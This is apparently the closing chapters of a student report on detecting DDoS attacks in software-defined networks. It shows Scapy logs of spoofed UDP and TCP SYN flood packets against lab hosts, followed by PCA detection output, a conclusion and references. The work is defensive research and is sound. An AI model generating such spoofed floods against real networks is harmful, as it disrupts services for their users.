<Ether type=IPv4 <IP frag=0 proto=udp src=177.47.125.227 dst=10.0.0.8 <UDP sport=411 dport=479 >>>
^
Sent 1 packets,
<Ether type=IPv4 <IP frag=0 proto=udp src=46.195.74.115 dst=10.0.0.31 <UDP sport=756 dport=194 >>>
^
Sent 1 packets,
<Ether type=IPv4 <IP frag=0 proto=udp src=123.85.182.80 dst=10.0.0.19 <UDP sport=647 dport=45 >>>
^
Sent 1 packets,
<Ether type=IPv4 <IP frag=0 proto=udp src=162.142.43.254 dst=10.0.0.25 <UDP sport=350 dport=304 >>>
^
Sent 1 packets,
<Ether type=IPv4 <IP frag=0 proto=udp src=33.239.214.95 dst=10.0.0.46 <UDP sport=165 dport=317 >>>
^
Sent 1 packets,
<Ether type=IPv4 <IP frag=0 proto=udp src=49.53.240.119 dst=10.0.0.36 <UDP sport=997 dport=134 >>>
^
Sent 1 packets,
<Ether type=IPv4 <IP frag=0 proto=udp src=200.54.57.220 dst=10.0.0.42 <UDP sport=730 dport=311 >>>
^
```

Fig.6.3.3. run the code 'traffic.py' to generate normal traffic.

```
praneeth@praneeth: ~/pox
deltaY : -0.5158916025426521
deltaY : 27.998307615729182
deltaY : -5.931075343142112
deltaY : 6.929345696748044
deltaY : 3.839875631558492
deltaY : 22.448321285140544
deltaY : -30.094788844621526
deltaY : -12.913488901536738
deltaY : 23.6815358554489
deltaY : 16.392206902990885
deltaY : -17.360815192218645
deltaY : 24.227879901960783
deltaY : 9.055234678988313
deltaY : 18.73025065604927
deltaY : -25.896650803627566
deltaY : 7.949420849420854
deltaY : 25.52228116710875
deltaY : -10.350530841449512
deltaY : -6.285693553536731
deltaY : 4.611994469408906
deltaY : 28.149514008004587
deltaY : -7.766491700950482
deltaY : -4.728394018754727
```

Fig.6.3.4. deltaY for normal traffic is shown

```

"Node: h1"
<Ether type=IPv4 |<IP frag=0 proto=tcp src=14.68.255.184 dst=10.0.0.44 |<TCP s
port=802 dport=742 |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=163.22.154.195 dst=10.0.0.64 |<TCP
sport=254 dport=25 |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=233.43.37.110 dst=10.0.0.37 |<TCP s
port=357 dport=306 |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=241.67.154.232 dst=10.0.0.27 |<TCP
sport=308 dport=373 |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=253.205.164.104 dst=10.0.0.45 |<TCP
sport=537 dport=302 |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=250.52.115.18 dst=10.0.0.14 |<TCP s
port=423 dport=78 |>>>
.

"Node: h2"
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=48.46.239.155 dst=10.0.0.32 |<TCP
sport=2502 dport=http Flags=S |Raw load='XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX' |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=42.3.64.15 dst=10.0.0.30 |<TCP s
port=2244 dport=http Flags=S |Raw load='XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX' |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=124.47.135.254 dst=10.0.0.34 |<TCP
sport=5523 dport=http Flags=S |Raw load='XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX' |>>>
.

"Node: h3"
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=139.14.235.164 dst=10.0.0.32 |<TCP
sport=5402 dport=http Flags=S |Raw load='XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX' |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=225.252.124.77 dst=10.0.0.31 |<TCP
sport=4454 dport=http Flags=S |Raw load='XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX' |>>>
Sent 1 packets.
<Ether type=IPv4 |<IP frag=0 proto=tcp src=218.38.28.62 dst=10.0.0.30 |<TCP s
port=5375 dport=http Flags=S |Raw load='XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX' |>>>
.

```

Fig.6.3.5. Xterm command (generating attack)

```

praneeth@praneeth: ~/pox
delay : -2.6029240901827606
delay : 0.39468430629801006
delay : 0.6640176184535326
delay : -2.593669772177708
delay : 30.29198854104652
delay : -1.7028084994328836
delay : -1.697621755033557
delay : 3.2892254391644684
delay : 1.283437918634995
delay : 1.277669418108644
delay : -0.72077086632151
delay : -0.719215646990818
delay : 0.2786871312868584
delay : -0.7197582657413051
delay : 1.274509217886866
delay : -2.7166524958108695
delay : -15.660590619571451
delay : 0.3371909834035236
delay : 1.331351953484849
delay : -4.652719114508692
delay : -1.6477048760297563
delay : 0.35005738081185456
delay : -4.634097845564725
delay : 0.36363859117796693
delay : -2.6277919638492807
delay : 1.3663299619457305
delay : -1.628723227719457

Time taken by PCA detection algorithm: 416.5370774269184

DDOS DETECTED

2021-11-27 15:16:47.794033 : BLOCKED PORT NUMBER : 2 OF SWITCH ID: 2

praneeth@praneeth:~/pox$

```

Fig.6.3.6. DDoS detected using PCA

CHAPTER 7

CONCLUSION AND FUTURE ENHANCEMENT

A Distributed Denial of Service (DDoS) attack is an attempt to make the services of network unavailable by exhausting the resources. The effect of this DDoS attack is terrible in an SDN compared to the traditional one. This is so as, the controller will be invoked every time for a new [O, D] pair. Therefore, within a short time when the attacker bursts too much packets into a network it will damage the controller, followed by the collapse of the network.

We have implemented two methods to detect DDoS attacks successfully. The results show that Principal Component Analysis is a better approach than the sample entropy because:

In sample entropy, every packet which has entropy value less than the threshold value is stored in a dictionary and if an entry comes more than 5 times, it is assumed as a DDoS attack. This knob value of 5 reckons on the topology. Hence, a topology smaller in size may show DDoS attack for normal traffic also.

But in PCA analysis, we are taking characteristics of each packet to update the principal component axis. The destination value of every packet is compared with current principal component axis. During an attack, the principal component axis is gradually shifted towards the destination value. Hence, there will be successive decrease in ΔY values, which is an indication of DDoS attack.

In the future, this work will focus on detecting and mitigating DDoS attacks using distributed multi-controllers in SDN and eliminate the constraints in existing centralized multi-controller and single controller architecture and also analyzing DDoS attacks from different source nodes occurring simultaneously in the controllers.

REFERENCES

- [1] [\(PDF\) The Detection and Mitigation of Distributed Denial-of-Service \(DDoS\) Attacks in Software Defined Networks using Distributed Controllers \(researchgate.net\)](#)
- [2] [Collaborative Detection and Mitigation of Distributed Denial-of-Service Attacks on Software-Defined Network | SpringerLink](#)
- [3] <https://www.mdpi.com/2076-3417/11/3/929/pdf>
- [4] [Detection and mitigation of DDoS attacks in SDN: A comprehensive review, research challenges and future directions - ScienceDirect](#)
- [5] [DDoS attack detection and mitigation using statistical and machine learning methods in SDN \(ncirl.ie\)](#)
- [6] [The Detection and Mitigation of Distributed Denial-of-Service \(DDoS\) Attacks in Software Defined Networks using Distributed Controllers | IEEE Conference Publication | IEEE Xplore](#)
- [7] [A cooperative DDoS attack detection scheme based on entropy and ensemble learning in SDN | EURASIP Journal on Wireless Communications and Networking | Full Text \(springeropen.com\)](#)
- [8] [A DDoS Attack Detection Method Based on SVM in Software Defined Network \(hindawi.com\)](#)
- [9] [BUNGEE: An Adaptive Pushback Mechanism for DDoS Detection and Mitigation in P4 Data Planes \(ifip.org\)](#)
- [10] [A comprehensive survey of DDoS defense solutions in SDN: Taxonomy, research challenges, and future directions - ScienceDirect](#)
- [11] [Detection of DDoS in SDN Environment Using Entropy-based Detection \(cpp.edu\)](#)
- [12] [SDNScore: A statistical defense mechanism against DDoS attacks in SDN environment/](#)
- [13] [Early Detection of DDoS Attacks against | Seyed Mohammad Mousavi and Marc St-Hilaire](#)
- [14] [A DDoS Attack Detection and Mitigation with SDN Internet of Things Framework](#)
- [15] [SDN Enabled DDoS Attack Detection and Mitigation for 5G Networks | Bhulok Aryal, Robert Abbas, and Iain B. Collings](#)